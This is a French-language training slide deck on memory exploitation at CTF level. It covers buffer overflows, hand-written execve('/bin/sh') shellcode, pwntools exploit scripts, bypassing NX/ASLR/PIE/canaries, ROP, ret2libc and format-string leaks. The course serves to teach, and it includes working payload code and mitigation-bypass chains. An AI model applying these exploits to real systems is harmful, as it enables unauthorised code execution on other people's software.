

SÉCURITÉ SHELLCODE

BY 0X1D



CYBERSÉCURITÉ
AUDITS & FORMATIONS

FORMATEUR



Quentin Papelard

5 ans d'audits et formations
Des centaines d'applications Web
auditées

- **Formateur** cybersécurité pour les **services de renseignement**
- Ancien militaire (6 ans) : administration des **serveurs** les plus sensibles du gouvernement au service de la **présidence de la république** (**secret défense**)
- **Rigueur** et **pédagogie** au service des clients les plus exigeants
- La **confidentialité** comme seconde nature



OBJECTIFS

Vous donnez des bases (niveau CTF)

Vous donner les clés pour exploiter un buffer overflow

Présenter les contre-mesures

Contourner les contre-mesures



DÉROULÉ DE LA FORMATION

- Objectifs et prérequis
- Module 0: Rappels
- Module 1: Introduction à l'exploitation mémoire
- Module 2: Construire et injecter un shellcode
- Module 3: Automatiser l'exploitation
- Module 4: Mitigations
- Module 5: ROP
- Module 6: Leak et ret2libc



OBJECTIFS ET PRÉREQUIS



OBJECTIFS

- Comprendre les mécanismes fondamentaux des vulnérabilités mémoire
- Savoir identifier, analyser et exploiter un buffer overflow
- Automatiser une exploitation grâce à **pwntools** (pwnlib)
- Découvrir et contourner les principales **mitigations modernes** (NX, ASLR, PIE...)
- Maîtriser les bases du **ROP** (Return-Oriented Programming)



PRÉREQUIS

- Maitrise du cours de reverse engineering
- Outils :
 - Gcc, gdb, pwndbg, binutils, make
 - Python3, pwntools
 - Nasm, shellcraft
 - ROPgadget, ropper



CONSEIL

- Prenez des notes ! (Obsidian, git, peu importe)
- Surtout pour les éléments de code python avec pwntools



MODULE 0 — RAPPELS



M0 - RAPPELS






M0 - REGISTRES

- RIP : instruction en cours d'exécution
- RSP : stack pointer
- RBP : base pointer
- RAX / RBX / RCX / RDX : registres généraux
- RSI / RDI : registres d'arguments
- Norme ABI SysV - Les arguments vont dans :
 - RDI
 - RSI
 - RDX
 - RCX
 - R8
 - R9
- Si + de 7 arguments à une fonction, le reste va dans la pile
- Valeur de retour dans RAX



M0 - LA PILE (STACK)

- Espace mémoire FILO (First In Last Out)
- Croit vers les adresses basses
- Utilisé pour :
 - Variables locales
 - Arguments supplémentaires
 - Adresses de retour
 - Sauvegarde de registres





M0 - APPELS DE FONCTION

➤ Prologue

```
push rbp
```

```
mov rbp, rsp
```

```
sub rsp, 0xXX ; réserve l'espace local
```

➤ Epilogue

```
mov rsp, rbp
```

```
pop rbp
```



M0 - SECTIONS BINAIRES

➤ Sections importantes :

- **.text** - instructions
- **.data** - données initialisées
- **.bss** - données non initialisées
- **.rodata** - chaînes constantes
- **.plt / .got** - résolution dynamique des fonctions externes

➤ **PLT (Procedure Linkage Table)** :
contient des stubs vers les
fonctions externes

➤ **GOT (Global Offset Table)** :
contient les adresses réelles
résolues



M0 - RAPPELS GDB

r # run

C # continue

b *0xadresse # breakpoint

ni / si # step instruction

info registers # état CPU

x/50x 0xadresse # hexdump mémoire

pattern create / search (pwndbg)

stack # vue pile

disassemble main # désassembler une fonction



MODULE 1 — INTRODUCTION À L'EXPLOITATION MÉMOIRE



M1 — OBJECTIFS

- Identifier un buffer overflow dans un code C simple
- Apprendre à calculer l'offset jusqu'au RIP
- Valider l'exploitation via GDB / pwndbg
- Préparer la transition vers l'écriture de shellcode




M1 — CAUSES DES VULNÉRABILITÉS MÉMOIRES

- Absence de contrôle de taille
- Fonctions dangereuses
 - `gets()`, `strcpy()`, `scanf()`, etc.
- Gestion incorrecte de la pile
- Absence de protection à la compilation



M1 — BUFFER OVERFLOW

- Allocation d'une variable locale sur la pile
 - Ex : `char adresse[128];`
- Utilisation de fonction dangereuse
 - Ex : `scanf("%s", &adresse);`
- Les données en entrée excèdent la taille de la variable
- Le débordement écrase les variables adjacentes, le RBP et le RIP (objectif final)





M1 — ETAPE 1 : IDENTIFIER UN BUFFER OVERFLOW

- Dans un code C (via code source ou via ghidra):
 - Utilisation de fonctions dangereuses by design
 - Absence de vérification de taille (titre)
 - Copie vers un buffer de taille fixe
 - Entrée utilisateur directement vers la pile



M1 — ETAPE 2 : TROUVER L'OFFSET VERS RIP

- Important : combien d'octets écrire dans le buffer pour écraser RIP ?
- Avec pwndbg / pwntools :

```
pwndbg> cyclic 200 -n 8
aaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaaeaaaaaaaafaaaaaagaaaaaaaahaaaaaaaaaiaaaaaajaaaaaaaakaaaaaaaalaaaaaamaaaaaanaaaaaa
aaauaaaaaavaaaaawaaaaaxaaaaayaaaaa
pwndbg> r aaaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaaeaaaaaaaafaaaaaagaaaaaaaahaaaaaaaaaiaaaaaajaaaaaaaakaaaaaaaalaaaaaamaaaa
aaaaataaaaaauaaaaavaaaaawaaaaaxaaaaayaaaaa
Starting program: /mnt/hgfs/VMShare/cytech/reverse/bin/bof aaaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaaeaaaaaaaafaa
aaaaaaaaamaaaaaanaaaaaaaoaaaaaapaaaaaaqaaaaaaraaaaaasaaaaataaaaaauaaaaavaaaaawaaaaaxaaaaayaaaaa
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
aaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaaeaaaaaaaafaaaaaagaaaaaaaahaaaaaaaaaiaaaaaajaaaaaaaakaaaaaaaalaaaaaamaaaaaanaaaaaa
aaauaaaaaavaaaaawaaaaaxaaaaayaaaaa
```

Program received signal SIGSEGV, Segmentation fault.

```
[ DISASM / x86-64 / set emulate on ]
▶ 0x40116c <vuln+54>    ret                                <0x6161616161616172>
  ↓
```

```
pwndbg> cyclic -l 0x6161616161616172 -n 8
Finding cyclic pattern of 8 bytes: b'raaaaaa' (hex: 0x7261616161616161)
Found at offset 136
```



M1 — ETAPE 3 : VÉRIFICATION MINIMALE

- Supposition : l'offset est de 110 octets
- Création d'une payload de test via python :
 - Payload = `b"A"*110 + b"BBBBBBBB"`
- Tester dans pwndbg, puis inspecter RIP après le crash
 - RIP doit contenir « BBBBBBBB »



M1 — ETAPE 4 : CONSTRUCTION DE LA PAYLOAD

➤ Process :

- Générer un shellcode effectuant des actions spécifiques (ex : `execve("/bin/sh")`)
- L'injecter dans une zone mémoire exécutable (la pile si possible, sinon cas par cas)
- Déterminer l'adresse en mémoire de stockage du shellcode

➤ Exemple de payload dans la pile

`payload = NOP_SLED + SHELLCODE + PADDING + RIP`

➤ Avec :

`NOP_SLED = b"\x90" * 32`

`SHELLCODE = b"... execve('/bin/sh') ..."`

`PADDING = b"A" * (OFFSET - len(NOP_SLED) - len(SHELLCODE))`

`RIP = p64(ADRESSE_DU_NOP_SLED)`



M1 — ETAPE 5 : EXPLOITATION

- Injection de la payload dans le champ vulnérable
 - Via scanf, gets, ou bien via une socket réseau qui traite mal les données, etc.
- Si tout a été bien calculé, le shellcode s'exécute dans le contexte du binaire vulnérable



TP - CALCUL D'OFFSET

- Sujet : BOF
- Via pwntdbg, calculer l'offset entre le début du buffer et RIP

**Vous
avez 15
minutes**





M1 — CONCLUSION

- Identification de la vulnérabilité
- Calcul de l'offset
- Détermination de l'adresse de retour à injecter
- Création du shellcode (module suivant)
- Création de la payload
- Exploitation



MODULE 2 — CONSTRUIRE ET INJECTER UN SHELLCODE



M2 — OBJECTIFS

- Comprendre ce qu'est un shellcode
- Revoir les syscalls Linux
- Ecrire un shellcode minimal
- L'intégrer dans un payload
- Exécuter le shellcode dans un programme vulnérable

M2 — SHELLCODE



QU'EST-CE A DIRE QUE CECI !



M2 — SHELLCODE

- Bloc de code machine injecté en mémoire et exécuté par l'attaquant (vous)
 - Court
 - Position-independant
 - Sans octets problématiques (ex : 0x00)
- Objectifs possibles :
 - Ouvrir un shell
 - Lire à écrire un fichier
 - Établir une connexion réseau (reverse shell, bind shell ...)



M2 — CONTRAINTES D'UN BON SHELLCODE

- Pas de NULL-byte si injection via strcpy, scanf ou autre.
- Taille limitée (ça doit tenir)
- Adapté à l'architecture
- Indépendant de la position dans le code



M2 — APPELS SYSTÈMES UTILES

- <https://filippo.io/linux-syscall-table>
- Execve (numéro 59 - 0x3b)
 - Exécuter un binaire
- Read (numéro 0) / Write (numéro 1)
 - Lire / écrire un fichier
- Socket (41 - 0x29) / connect (42 - 0x2A)
 - Créer une socket / se connecter à un hôte distant (utile pour un reverse shell)



M2 — EFFECTUER UN APPEL SYSTÈME (1/4)

➤ Exemple : exécuter /bin/sh

➤ Objectif : `execve("/bin/sh")`

➤ Numéro syscall : 0x3b

➤ Prototype (cf. man `execve`)

➤ `int execve(const char *path, char *const _Nullable argv[], char *const _Nullable envp[]);`

➤ Paramètres attendus :

➤ Chemin vers l'exécutable (pointeur vers une string)

➤ Paramètres à fournir à l'exécutable (pointeur vers un tableau)

➤ Variables d'environnement (pointeur vers un tableau)

➤ Paramètres à fournir :

➤ RDI : pointeur vers `"/bin/sh"`

➤ RSI : pointeur vers `argv`

➤ RDX : `NULL`



M2 — EFFECTUER UN APPEL SYSTÈME (2/4)

➤ Résumé :

- Insérer la chaîne `"/bin/sh"` en mémoire
- Mettre l'adresse de cette chaîne dans RDI
- Zéroter RSI et RDX
- Charger `0x3b` (appel système `execve`) dans RAX (plus précisément AL)
- Effectuer l'appel système



M2 — EFFECTUER UN APPEL SYSTÈME (3/4)

➤ Code assembleur dans basic-shellcode.asm :

BITS 64

global _start

_start:

```
xor    rdx, rdx           ; rdx = 0 : variables d'environnement (NULL)
xor    rsi, rsi           ; rsi = 0 : argv NULL
xor    rdi, rdi           ; rdi = 0, on va ensuite y placer l'adresse de "/bin/sh"
xor    rax, rax           ; NULL
push   rax               ; on pousse NULL qui servira de terminateur pour la chaine
mov    rbx, 0x68732f6e69622f ; "/bin/sh" en little-endian
push   rbx               ; pousser la chaîne sur la stack
mov    rdi, rsp           ; rdi = &"/bin/sh"
mov    al, 0x3b           ; syscall execve
syscall
```



M2 — EFFECTUER UN APPEL SYSTÈME (4/4)

- Compilation pour lancement standalone (debug)
 - `nasm -f elf64 basic-shellcode.asm -o basic-shellcode-debug.o`
 - `ld basic-shellcode-debug.o -o basic-shellcode-debug`
 - `./basic-shellcode-debug`
- Compilation pour intégration payload
 - `nasm -f bin basic-shellcode.asm -o basic-shellcode.bin`
- Vérification
 - `hexdump -C basic-shellcode.bin`



M2 — INTÉGRATION DANS UNE PAYLOAD

- Cyberchef (to hex) puis contenu hexa dans une variable
- Idéalement : ouverture du fichier .bin dans le code, puis stockage du contenu.



M2 — GÉNÉRER UNE PAYLOAD

➤ Via python

```
1 from pwn import *
2
3 offset=112
4
5 nop_sled = b"\x90" * 32
6
7 # shellcode modifié via cyberchef
8 shellcode = b"\x48\x31\xd2\x48\x31\xf6\x48\x31\xff\x48\xbb\x2f\x62\x69\x6e\x2f\x
7\x48\x89\xe6\xb0\x3b\x0f\x05"
9
10 # padding pour meubler jusqu'au pointeur écrasant RIP
11 padding = b"A" * (offset - len(nop_sled) - len(shellcode))
12
13 # valeur de RIP pointant vers le début de la payload, à calculer en amont
14 rip = p64(0xffffffffe520)
15
16 payload = nop_sled + shellcode + padding + rip
17
18 with open("payload.bin", "wb") as f:
19     f.write(payload)
20
```



M2 — INJECTER UNE PAYLOAD

➤ Sur l'entrée standard

```
pwndbg -q ./vuln
```

```
r < ./payload.bin
```

➤ En paramètre de programme

```
pwndbg -q ./vuln
```

```
r $(cat ./payload.bin)
```



TP - CRÉATION DE SHELLCODE

- Créez un shellcode qui lance /bin/sh
 - Fichier assembleur
 - Version binaire minimaliste pour injection
 - Version elf64 standalone
- Testez la version elf64 standalone et vérifiez qu'un shell s'ouvre bien

**Vous
avez 30
minutes**





M2 — CONCLUSION

- Conception du shellcode
- Création du shellcode
- Test du shellcode
- Vérifier la taille max et les caractères problématiques
- Construction de la payload
- Injection, exploitation



MODULE 3: AUTOMATISER L'EXPLOITATION



M3 — OBJECTIFS

- Découvrir les fonctionnalités essentielles de pwntools / pwnlib
- Générer un exploit structuré, réutilisable et modulable
- Interagir proprement avec un binaire local et remote
- Automatiser la construction d'un payload : offsets, shellcode, RIP
- Ajouter une logique de debug automatisée (GDB attach)
- Gérer les entrées/sorties (menus, prompts, leaks...)



M3 — PWNTOOLS

- **LE** framework Python pour exploiter des binaires
 - Création de payloads (flat, fit, p64, cyclic, asm, shellcraft)
 - Gestion des connexions (process, remote)
 - Interactions (send, recv, sendline, interactive)
 - Utilitaires (ELF loader, ROP builder)
 - Génération de shellcodes
 - Automatisation GDB (gdb.attach)



M3 — PWNLIB

```
#!/usr/bin/env python3  
from pwn import *
```

```
context.binary = elf = ELF("./vuln")  
context.log_level = "debug"
```



M3 — CALCUL D'OFFSET POUR UN STACK OVERFLOW

```
# Générer un pattern cyclique  
cyclic_buffer = cyclic(200,n=8)
```

```
# L'envoyer au programme  
p = process(["./vuln"]  
p.sendline(cyclic_buffer)  
p.wait()
```

```
# Récupérer le core dump  
core = p.corefile
```

```
# Récupérer la valeur responsable du crash et calculer l'offset  
pattern=core.fault_addr  
offset=cyclic_find(pattern, n=8)
```

M3 — CRÉATION DE SHELLCODE ET DE PAYLOAD



```
# Shellcode auto  
shellcode = asm(shellcraft.sh())
```

```
# Ou shellcode manuel  
shellcode = asm("""  
    xor rdx, rdx  
    xor rsi, rsi  
    ...  
""")
```

Création de payload

```
padding = b'A' * 16  
nop = b"\x90" * (offset - len(padding) - len(shellcode))
```

```
payload = nop + sc + padding + p64(RET_ADDR)
```



M3 — EXPLOITATION

Remote

```
p = remote("challenge.server", 31337)
p.sendline(payload)
p.interactive()
```

Locale

```
p = process("./vuln")
gdb.attach(p, ""
b *vuln+88
c
""")
p.sendline(payload)
```



TP - PWNTOOLS

- Sujet : bof
- Via pwntools, automatisez le calcul d'offset, la creation de payload (et de shellcode si vous le souhaitez) et l'exploitation.
- Documentez tout, créez des fonctions propres et réutilisables pour chaque action. Oui, ça pourra toujours vous servir !

**Vous
avez 45
minutes**





M3 — CONCLUSION

- Pwntools est un outil central
- Exploits fiables, reproductibles et rapides



MODULE 4: MITIGATIONS





M4 — OBJECTIFS

- Découvrir les différentes protections mémoire modernes
- Comprendre leur rôle et leur impact en exploitation
- Vérifier les protections activées sur un binaire
- Savoir adapter sa stratégie d'exploitation selon les mitigations
- Préparer la transition vers ROP, leaks d'adresses et ret2libc



M4 — VÉRIFIER LES PROTECTIONS EN PLACE

➤ Utiliser un outil comme checksec

➤ `checksec --file=./vuln`

➤ Dans un script python

```
from pwn import *  
elf = ELF("./vuln")  
elf.checksec()
```

RELRO	FULL
Stack canary	ENABLED
NX	ENABLED
PIE	ENABLED



M4 — NX

- Pile non exécutable (NX - No eXecute)
 - Stack & heap non exécutables
 - Impact : shellcode non exécutable
 - Nécessité de stocker la payload ailleurs

➤ Limites :

- Possibilité de stocker la payload ailleurs
- Possibilité d'utiliser du code préexistant en mémoire



M4 — ASLR

➤ Address Space Layout Randomization

- Adressage aléatoire déterminé à l'exécution
- Positions imprévisibles
- Difficile de choisir la valeur de RIP

➤ Limites :

- Contournables en cas de leak d'adresse (via vulnérabilités format string, GOT leak etc.)



M4 — PIE

➤ Position Independent Executable

- Segment .text également aléatoire
- Impossibilité d'utiliser des gadgets existants (Cf. module 5 🌴)

➤ Limites :

- Leak d'adresse -> reconstruction des offsets



M4 — SSP

➤ Stack Smashing Protection

- Egalement appelé « Stack Canaries »
- Génération d'une valeur aléatoire
- Stockage de la valeur dans un registre ET au dessus du RIP dans la pile
- Retour de fonction : comparaison du registre et de la valeur stockée
- Pile altérée = RIP potentiellement corrompu = crash immédiat

➤Limites :

- Leak (eh oui, encore)
- Puis réécriture à l'identique dans la payload



M4 — RELRO

- Relocation Read-Only
- Protection de la table GOT contre les réécritures
 - Partial RELRO (défaut) : place la GOT avant .bss pour la protéger en cas d'overflow sur une variable dans .bss
 - ☾ **VULNERABLE**
 - Full RELRO : GOT en lecture seule
 - ☾ safe
- Limites :
 - Full RELRO : trouver une autre vulnérabilité
 - Partial RELRO : réécrire partiellement la GOT via une vulnérabilité du programme
 - Exemple : Faire pointer `exit@got`
 - ☾ `system()`



M4 — FORTIFY SOURCE

- Hardening des fonctions standards (strcpy, scanf, etc.)
 - Opère à la compilation
 - Remplacement des fonctions vulnérables par des versions plus sécurisées
 - Recommandé : -
D_FORTIFY_SOURCE=2
 - Détection de buffer overflow au runtime = crash

➤ Limites :

- Ne fonctionne pas si la taille du buffer n'est pas connue à la compilation (ex : malloc)
- Vulnérabilités logiques (use after free, double free ...)



M4 — QUIZZ

- C'est quoi, SSP ? Comment que ça marche ?
- L'ASLR ?
- Et PIE ?
- L'intérêt de PIE si on a l'ASLR ?
- Quel age a le prof ? (éliminatoire)



M4 — CONCLUSION

- Les mitigations modernes ne bloquent pas, elles complexifient
- Chaque mitigation correspond à une contre-mesure d'exploitation dédiée
- Shellcode → fini dès que NX est présent : on passe au ROP (cf. module 5)
- ASLR / PIE → nécessité de leaks (cf. module 6)
- Canaries → réutilisation obligatoire de la valeur
- Full RELRO → plus de réécriture de GOT → ROP only



MODULE 5: ROP





M5 — OBJECTIFS

- Comprendre la logique ROP et pourquoi elle contourne NX
- Construire une chaîne ROP simple (ret2win)
- Rechercher des gadgets utiles
- Utiliser ROPgadget, ropper et pwntools.ROP
- Déclencher un appel à une fonction existante (system, win, etc.)
- Construire une chaîne ROP multi-arguments



M5 — POURQUOI ?

- Impact de l'activation de NX
 - Pile non exécutable
 - RIP les shellcodes 🔑
- Solution : exécuter du code déjà dans le binaire
- Principe :
 - Trouver des micro-segments de code se finissant par ret
 - Empiler leurs adresses à partir du RIP d'origine
 - Le programme va enchaîner les instructions pointées
 - ☾ Exécution arbitraire sans injecter de code



M5 — CONCEPT : GADGET ROP

- Gadget : suite d'instructions se terminant par RET
- Exemple :
 - pop rdi ; ret
 - pop rsi ; ret
 - pop rdx ; ret
 - ret
- Ces gadgets peuvent permettre :
 - De charger des registres
 - De préparer les arguments d'un appel
 - D'appeler la fonction souhaitée



M5 — TROUVER DES GADGETS

➤ ROPgadget

```
ROPgadget --binary vuln
```

```
ROPgadget --binary vuln | grep "pop rdi"
```

➤ Ropper

```
ropper --file vuln --search "pop rdi"
```

➤ Pwntools (eh oui, encore)

```
rop = ROP(elf)
```

```
print(rop.find_gadget(["pop rdi", "ret"]))
```



M5 — RET2WIN

- Très basique : une fonction fait déjà ce qu'on cherche

```
void win() {  
    system("/bin/sh");  
}
```

- Objectif : écraser RIP avec l'adresse de win()
 - payload = b"A"*offset + p64(elf.symbols["win"])



M5 — RET2WIN + ARGUMENT

- Cas plus complexe : la fonction attend un paramètre

```
void win(char *msg) {  
    puts(msg);  
}
```

- Objectif : charger une chaîne dans RDI, puis écraser RIP avec l'adresse de win()
 - Ici Hello est déjà présent dans le binaire, mais on peut le charger depuis une autre source

- Exemple

```
rop = ROP(elf)  
pop_rdi = rop.find_gadget(["pop rdi",  
"ret"]).address
```

```
payload = b"A"*offset  
payload += p64(pop_rdi)  
payload +=  
p64(next(elf.search(b"Hello\x00")))  
payload += p64(elf.symbols["win"])
```



M5 — RET2WIN - VERSION GÉNÉRIQUE

- Trouver la chaîne `/bin/sh` dans le binaire
 - Sinon, trouver un moyen de la charger en mémoire
- Trouver un gadget « `pop rdi; ret` »
- Payload : gadget `pop_rdi` ☾
adresse de « `/bin/sh` » ☾
adresse de `system@plt`



M5 — ALIGNEMENT DE LA PILE

- Certaines fonctions libc exigent un alignement de la pile sur 16 octets
 - Sinon crash
- Ajouter un gadget « ret » simple avant le reste



TP - RET2WIN

➤Sujet :

<https://ropemporium.com/challenge/ret2win.html>

➤Via pwntools, automatisez l'exploitation complète.

➤Documentez, évidemment.

**Vous
avez 45
minutes**





M5 — CONCLUSION

- ROP contourne NX en réutilisant du code existant
- Les gadgets sont des mini-blocs utiles terminés par ret
- Les gadgets les plus importants : pop rdi, pop rsi, pop rdx, ret
- Objectif : construire une chaîne qui prépare les registres et appelle une fonction
- Première étape : ret2win (facile)
- Deuxième étape : ret2plt / ret2libc (nécessite un leak → Module 6)
- Comprendre l'alignement de la stack est crucial



MODULE 6: LEAK ET RET2LIBC



M6 — OBJECTIFS

- Savoir provoquer une fuite d'adresse via puts, printf, GOT/PLT
- Calculer la base de la libc à partir d'un offset
- Appeler system("/bin/sh") en ROP (ret2libc)
- Gérer stack alignment, gadgets, arguments
- Automatiser entièrement le tout via pwntools



M6 — POURQUOI LEAK ?

➤ Avec ASLR et PIE :

- L'adresse de system change à chaque exécution
- Les gadgets internes ne sont plus à adresses fixes
- Impossible de hardcoder quoi que ce soit

➤ Solution :

- Obtenir un leak d'adresse libc, puis calculer :
 - $\text{libc_base} = \text{leaked_addr} - \text{offset_of_that_symbol}$
 - $\text{system_addr} = \text{libc_base} + \text{offset_of_system}$
 - $\text{binsh_addr} = \text{libc_base} + \text{offset_of_binsh}$



M6 — TECHNIQUE DE LEAK

- Réussir à appeler puts(puts@got)
 - Puts imprime sa propre adresse
 - Contourne ASLR
- Format strings (vulnérabilité à part entière)
 - Contourne ASLR et PIE
- Objectif : utiliser cette adresse pour :
 - Calculer les offsets
 - Trouver l'adresse de system()
- Mais quel est le problème ?
 - Bah oui, prochaine exécution l'adresse n'est plus valable
 - Solution : reboucler direct (appel de main ?)



M6 — LEAK VIA ROPCHAIN

- Exemple de ropchain (adresses pointant vers ...)
 - `pop rdi; ret`
 - `puts@got`
 - `puts@plt`
 - `main`
- Une fois le leak effectué, le programme revient au début
- On construit le second payload à partir de l'adresse leak



M6 — LEAK VIA ROPCHAIN

➤ Via pwntools

```
rop = ROP(elf)
pop_rdi = rop.find_gadget(["pop rdi","ret"]).address
```

```
payload = b"A"*offset
payload += p64(pop_rdi)
payload += p64(elf.got["puts"])
payload += p64(elf.plt["puts"])
payload += p64(elf.symbols["main"])
```



M6 — CALCUL DES OFFSETS

➤ Récupération de l'adresse

```
p.recvline()  
leaked = u64(p.recvline().strip().ljust(8, b"\x00"))  
log.success(f"puts leaked @ {hex(leaked)}")
```

```
# calcul de l'adresse de libc  
libc = ELF("./libc.so.6")  
libc.address = leaked - libc.symbols["puts"]
```

```
# calcul des adresses pertinentes  
system = libc.symbols["system"]
```

```
# placer « /bin/sh » en mémoire au préalable (multiples techniques)
```



M6 — PAYLOAD FINALE

➤ Création de la payload en incluant les adresses identifiées

```
payload2 = b"A"*offset
```

```
payload2 += p64(pop_rdi)
```

```
payload2 += p64(binsh_addr)
```

```
payload2 += p64(system)
```



TP - BYPASS ASLR

- Sujet : aslr
- Via pwntools, automatisez l'exploitation complète avec leak d'adresse.
- Documentez, évidemment.

**Vous
avez 45
minutes**





M6 — OK MAIS AVEC PIE ?

- PIE : segment .text aleatoire
- Il faut leak une adresse autrement





M6 — FORMAT STRING

- Vulnérabilité à part entière
- Usage normal : `printf("%s", message);`
 - Printf récupère le paramètre indiqué et l'insère dans la chaîne à afficher
 - Probleme : si pas de paramètre ? ☾ Lecture de la pile
- Usage vulnérable : `printf(message);`
 - Si `message = "%s"` : printf va chercher le pointeur vers la chaîne juste après sur la pile
 - Possibilité de dump la mémoire avec par exemple `"%p.%p.%p.%p"`
 - Exemple de sortie : « Hello 0x55f979fc526a »
 - Sachant que 526a correspond à l'offset dans le fichier ELF
 - Calcul des adresses PLT



M6 — FORMAT STRING - STACK WALKING

- Lecture de toute la pile
- Exemple : %3\$p
 - Lit au format %p (pointeurs)
 - Lit la 3^e occurrence sur la pile
- Script pwntool

```
for i in range(1, 40):  
    p = process("./vuln")  
    p.sendline(f"%{i}$p".encode())  
    leak = p.recvline()  
    print(i, leak)
```
- Permet de leak le canary (SSP)
- Leak RIP et toute donnée sensible en mémoire



M6 — FORMAT STRING - ÉCRIRE EN MÉMOIRE

- Exemple : %1\$n
 - Écrit à l'adresse fournie en argument 1
 - Écrit le nombre de caractères imprimés
- Complexe à utiliser, mais permet d'écraser une entrée GOT (en cas de RELRO partiel)



TP - BYPASS PIE

- Sujet : pie
- Via pwntools, automatisez l'exploitation complète avec leak d'adresse.
- Documentez, évidemment.

**Vous
avez 45
minutes**





M6 — CONCLUSION

- On ne peut pas exécuter de shellcode (NX) → on utilise ROP/ret2libc
- ASLR oblige à obtenir un leak : GOT, PLT, format string...
- Une fuite = une adresse réelle = pivot pour reconstruire la libc
- ret2libc consiste à appeler `system("/bin/sh")` via des gadgets
- Deux payloads :
 - Payload leak
 - Payload exploit final
